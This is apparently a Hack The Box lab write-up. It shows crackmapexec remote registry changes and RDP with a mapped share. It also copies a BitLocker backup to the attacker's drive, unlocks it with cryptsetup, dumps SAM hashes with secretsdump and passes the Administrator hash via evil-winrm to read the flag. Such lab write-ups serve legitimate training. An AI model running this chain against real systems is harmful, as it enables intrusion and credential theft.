└─$ crackmapexec smb 10.129.216.205 -u david -d . -p 'gRzX7YbeTcDG7' -x "reg add HKLM\System\Curr
entControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0×0 /f"

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo rdesktop -u "david" -p 'gRzX7YbeTcDG7' 10.129.216.205 -r disk:Attacker=/home/jerbi/HackT
heBox/password_attacking/labs/hard/extracted
[sudo] password for jerbi:
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has b
een added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has b
een added by the user to trust this specific certificate.
Connection established using SSL.
disconnect: Logout initiated by user.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```

I tried to change the Restricted Admin Mode, which is disabled by default to login through remote desktop but it didn't work because david isn't in the Rmote Desktop group as johanna



```
The command completed successfully.

PS C:\Users\david\Documents\David> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\Users\david\Documents\David> _
```

I remembered that when i logged to johanna i mounted a shared folder between my kali and joahanna desktop, and when i donwloa ded the backup from david i moved the backup to that shared folder, so now i can acess it from johanna



User Account Control

Do you want to allow this app to make changes to your device?

File Explorer disc image mount

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.

Administrator

Password


WINSRV\Administrator

Yes No

Admin password is needed,


So i turned to google to see how to deal with that from my kali

https://medium.com/@kartik.sharma522/mounting-bit-locker-encrypted-vhd-files-in-linux-4b3f543251f0




So following packages are required on the Linux distro of your choice: -

1. `qemu-img` (in RHEL, Fedora)/ `qemu-utils` (in Debian)
2. `crytpsetup` with minimum version of 2.3
3. `ntfs-3g-devel` (in RHEL, Fedora)/ `ntfs-3g-dev` (in Debian) (optional) needed only in case the NTFS volume is unclean




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ whatis cryptsetup
cryptsetup (8)       - manage plain dm-crypt, LUKS, and other encrypted volumes

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ qemu-img --version

qemu-img version 9.1.0 (Debian 1:9.1.0+ds-8)
Copyright (c) 2003-2024 Fabrice Bellard and the QEMU Project developers

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ whatis ntfs-3g
ntfs-3g (8)          - Third Generation Read/Write NTFS Driver

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ whatis ntfs-3g

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ntfs-3g --version
ntfs-3g 2022.10.3 integrated FUSE 28

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo modprobe nbd
[sudo] password for jerbi:

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ qemu-nbd -c /dev/nbd0 Backup.vhd
qemu-nbd: Failed to blk_new_open 'Backup.vhd': Could not open 'Backup.vhd': Permission denied

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo qemu-nbd -c /dev/nbd0 Backup.vhd
WARNING: Image format was not specified for 'Backup.vhd' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restric
ted.
         Specify the 'raw' format explicitly to remove the restrictions.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo qemu-nbd -c /dev/nbd0 Backup.vhd
WARNING: Image format was not specified for 'Backup.vhd' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restric
ted.
         Specify the 'raw' format explicitly to remove the restrictions.
qemu-nbd: Failed to set NBD socket
```

```
□sudo modprobe nbd
□sudo qemu-nbd -c /dev/nbd0 backup.vhd
□sudo cryptsetup bitlkOpen /dev/nbd0p2 david
```




2. `sudo qemu-nbd -c /dev/nbd0 backup.vhd`

- **Explication** :
  - Cette commande utilise l'outil `qemu-nbd`, qui permet de monter une image de disque via le protocole NBD.
  - `-c /dev/nbd0` signifie que l'image sera connectée (montée) à l'appareil `/dev/nbd0`.
  - `backup.vhd` fait référence au fichier d'image de disque (au format VHD dans ce cas) que vous souhaitez monter.
  - Une fois que l'image est montée sur `/dev/nbd0`, les partitions de cette image apparaissent comme des partitions physiques accessibles par `/dev/nbd0p1`, `/dev/nbd0p2`, etc.
- **But** :
  - Connecter l'image disque `backup.vhd` à un périphérique NBD virtuel pour que vous puissiez accéder à ses partitions et ses données comme s'il s'agissait d'un disque local.



3. `sudo cryptsetup bitlkOpen /dev/nbd0p2 david`

- **Explication** :
  - `cryptsetup` est un outil utilisé pour gérer le chiffrement des volumes sous Linux, y compris les volumes BitLocker chiffrés sous Windows.
  - `bitlkOpen` est l'option spécifique de `cryptsetup` pour ouvrir et déverrouiller un volume BitLocker.
  - `/dev/nbd0p2` fait référence à la deuxième partition de l'image disque montée (la partition qui est supposée être chiffrée avec BitLocker).
  - `david` est le nom que vous attribuez à ce volume une fois qu'il est déverrouillé. Une fois le volume BitLocker déchiffré, il apparaîtra sous le nom `/dev/mapper/david` et pourra être monté pour y accéder.
- **But** :
  - Déverrouiller la partition `/dev/nbd0p2`, qui est protégée par BitLocker, et la rendre accessible sous le nom de périphérique `/dev/mapper/david`.



Use of `modprobe nbd`:

- Running `sudo modprobe nbd` will load the NBD kernel module, enabling support for network block devices.
- After running this command, you will be able to use `nbd` devices like `/dev/nbd0`, `/dev/nbd1`, etc., to map and interact with remote or local image files over the network or locally via commands like `qemu-nbd`.


Common Use Cases:

1. **Mounting a disk image**: You can use NBD to mount a disk image file as if it were a physical disk by using `qemu-nbd` (a utility from the QEMU package) or other tools.

   For example:

   ```bash
   sudo modprobe nbd
   sudo qemu-nbd -c /dev/nbd0 /path/to/image.qcow2
   sudo mount /dev/nbd0p1 /mnt
   ```

2. **Accessing remote storage**: You can also use NBD to connect to a remote server that provides block device access over the network.




```
sudo: the -D option may be used to run a command in a specific directory.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ lsblk
NAME      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda         8:0    0 80.1G  0 disk
└─sda1      8:1    0 80.1G  0 part /
sr0        11:0    1 1024M  0 rom
nbd0       43:0    0  130M  0 disk
├─nbd0p1   43:1    0   16M  0 part
└─nbd0p2   43:2    0  112M  0 part
nbd1       43:32   0    0B  0 disk
nbd2       43:64   0    0B  0 disk
nbd3       43:96   0    0B  0 disk
nbd4       43:128  0    0B  0 disk
nbd5       43:160  0    0B  0 disk
nbd6       43:192  0    0B  0 disk
nbd7       43:224  0    0B  0 disk
nbd8       43:256  0    0B  0 disk
nbd9       43:288  0    0B  0 disk
nbd10      43:320  0    0B  0 disk
nbd11      43:352  0    0B  0 disk
nbd12      43:384  0    0B  0 disk
nbd13      43:416  0    0B  0 disk
nbd14      43:448  0    0B  0 disk
nbd15      43:480  0    0B  0 disk

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```

Sadly, the file is corrupted even tho we did succeed extract password from it but when we mount it a lot of errors that shows it's corrupted, so i removed it and tried another trick,


You remember when i started my rdesktop connection to johanna, i created a shared drive between my kali and victim machine.

So let's copu the backup to that drive from david session using powershell




```
PS C:\Windows\system32> Copy-Item -Path "C:\Users\david\Documents\david\backup.vhd" -Destination "\\tsclient\Attacker\backup.vhd"
>>
```

The name of my shared drive is : \\tsclient\Attacker




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ sudo modprobe nbd
[sudo] password for jerbi:

┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ cd password_attacking/labs/hard/extracted && sudo qemu-nbd -c /dev/nbd0  backup.vhd
WARNING: Image format was not specified for 'backup.vhd' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restric
ted.
         Specify the 'raw' format explicitly to remove the restrictions.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo cryptsetup bitlkOpen /dev/nbd0p2 david
Enter passphrase for /dev/nbd0p2:

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ls -al /dev/mapper/david
lrwxrwxrwx 1 root root 7 Oct 21 15:45 /dev/mapper/david → ../dm-0

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo mount /dev/mapper/david /mnt/bitlocker

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ls /mnt/bitlocker
'$RECYCLE.BIN'   SAM   SYSTEM  'System Volume Information'

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```

Yes we are good ! !



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ls /mnt/bitlocker
'$RECYCLE.BIN'   SAM   SYSTEM  'System Volume Information'

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ cd /mnt/bitlocker && sudo impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x62649a98dea282e3c3df04cc5fe4c130
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e53d4d912d96874e83429886c7bf22a1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9e73cc8353847cfce7b5f88061103b43:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:6ba6aae01bae3868d8bf31421d586153:::
david:1009:aad3b435b51404eeaad3b435b51404ee:b20d19ca5d5504a0c9ff7666fbe3ada5:::
johanna:1010:aad3b435b51404eeaad3b435b51404ee:0b8df7c13384227c017efc6db3913374:::
[*] Cleaning up...

┌──(jerbi㉿Anonymous)-[/mnt/bitlocker]
└─$ 
```

aad3b435b51404eeaad3b435b51404ee:e53d4d912d96874e83429886c7bf22a1



```
┌──(jerbi㉿Anonymous)-[/mnt/bitlocker]
└─$ evil-winrm -i 10.129.125.149 -u Administrator -H e53d4d912d96874e83429886c7bf22a1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/6/2022   6:38 AM                Security


*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/11/2022   2:42 AM           1348 BitLocker Recovery Key.TXT
-a----         2/11/2022   4:29 AM             21 flag.txt.txt
-a----         2/10/2022   1:34 PM            951 KeePass 2.lnk


type fl *Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt.txt
HTB{PWcr4ck1ngokokok}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```

.